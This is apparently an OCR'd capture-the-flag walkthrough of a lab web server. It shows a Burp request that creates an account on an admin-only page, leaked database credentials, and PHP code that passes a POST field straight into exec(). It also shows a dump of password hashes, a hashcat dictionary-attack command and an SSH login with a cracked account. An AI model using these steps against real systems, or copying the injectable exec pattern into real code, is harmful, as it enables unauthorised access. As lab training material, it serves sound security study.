
Http Redirect



Http Redirect



Http Redirect



User Creation

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

chris

•••••

•••••

CREATE USER

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Request to http://10.10.11.104:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n

```
1  POST /accounts.php HTTP/1.1
2  Host: 10.10.11.104
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 51
9  Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/accounts.php
12 Cookie: PHPSESSID=ir16tr6lsov6p38j2a8hbnjiec
13 Upgrade-Insecure-Requests: 1
14
15 username=chris&password=12345&confirm=12345&submit=
```

Site Enumeration

Files


Upload files below, uploaded files in table below

Select file SUBMIT

Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	SITEBACKUP.ZIP	9948	newguy	2021-06-12 11:14:34	DELETE


Find Creds


~/.cache/.fr-v5V9UY/config.php - Mousepad
File Edit Search View Document Help
logs.php
config.php
1 <?php
2
3 function connectDB(){
4 $host = 'localhost';
5 $user = 'root';
6 $passwd = 'mySQL_p@ssw0rd!:)';
7 $db = 'previse';
8 $mycon = new mysqli($host, $user, $passwd, $db);
9 return $mycon;
10 }
11
12 ?>
13


Find Foothold

```
14
15 ////////////////////////////////////////////////////////////////////////////
16 //I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
17 ////////////////////////////////////////////////////////////////////////////
18
19 $output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
20 echo $output;
21
22 $filepath = "/var/www/out.log";
23 $filename = "out.log";
24
25 if(file_exists($filepath)) {
26     header('Content-Description: File Transfer');
27     header('Content-Type: application/octet-stream');
```

Foothold exploit




Initial Access



Stable Shell

Sql Database




Sql Database

Sql Database

```
mysql> select * from accounts;
+----+----------+--------------------------------------------+---------------------+
| id | username | password                                   | created_at          |
+----+----------+--------------------------------------------+---------------------+
|  1 | m4lwhere | $1$ llol$DQpmdvnb7EeuO6UaqRItf.            | 2021-05-27 18:18:36 |
|  2 | chris    | $1$ llol$eBQMPwAvz9j9ZpK62qDI//            | 2022-03-30 08:58:06 |
+----+----------+--------------------------------------------+---------------------+
2 rows in set (0.00 sec)
```


How to identify hashes




500	md5crypt, MD5 (Unix), Cisco-IOS 1 (MD5) [2]	$1$28772684$iEwNOgGugqO9.bIz5sk8k/

```
hashcat -m 500 -a 0 -o cracked.txt ./hash.txt ./rockyou.txt

-m -> hash mode
-a -> dictionary attack
```


Cracking Password Hash




SSH


┌──(chris㉿kali)-[~]
└─$ ssh m4lwhere@10.10.11.104
The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established.
ED25519 key fingerprint is SHA256:BF5tg2bhcRrrCuaeVQXikjd8BCPxgLsnnwHlaBo3dPs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)
